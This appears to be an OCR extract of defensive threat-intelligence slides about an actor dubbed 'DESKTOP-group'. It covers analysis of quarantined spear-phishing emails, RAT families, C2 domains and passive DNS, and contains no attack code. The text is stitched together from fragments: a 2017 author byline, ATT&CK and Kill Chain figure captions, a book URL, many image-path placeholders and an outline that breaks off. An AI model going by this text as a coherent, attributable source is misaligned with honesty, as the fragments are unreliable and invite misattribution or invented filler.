Sean M. Whitley
Ross D. Wolf

June 2017






Figure 2. The ATT&CK Tactic Categories


Cyber Kill Chain Phases



https://www.oreilly.com/library/view/threat-hunting/9781492028260/ch04.html




What / who is «DESKTOP-group»?



- Who has googled for «DESKTOP-group» and found nothing useful?

What / who is «DESKTOP-group»?



Intention
Key take-away from this talk

- Take a look at the emails that you block (quarantine)
- … and do something with it (analyze malware)
- Profit! ☺

- … and share! (whatever you can)

Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested


First Hand Knowledge
Spear-phishing emails

- First Hand Knowledge
  - Analyzing mails from our own quaratine

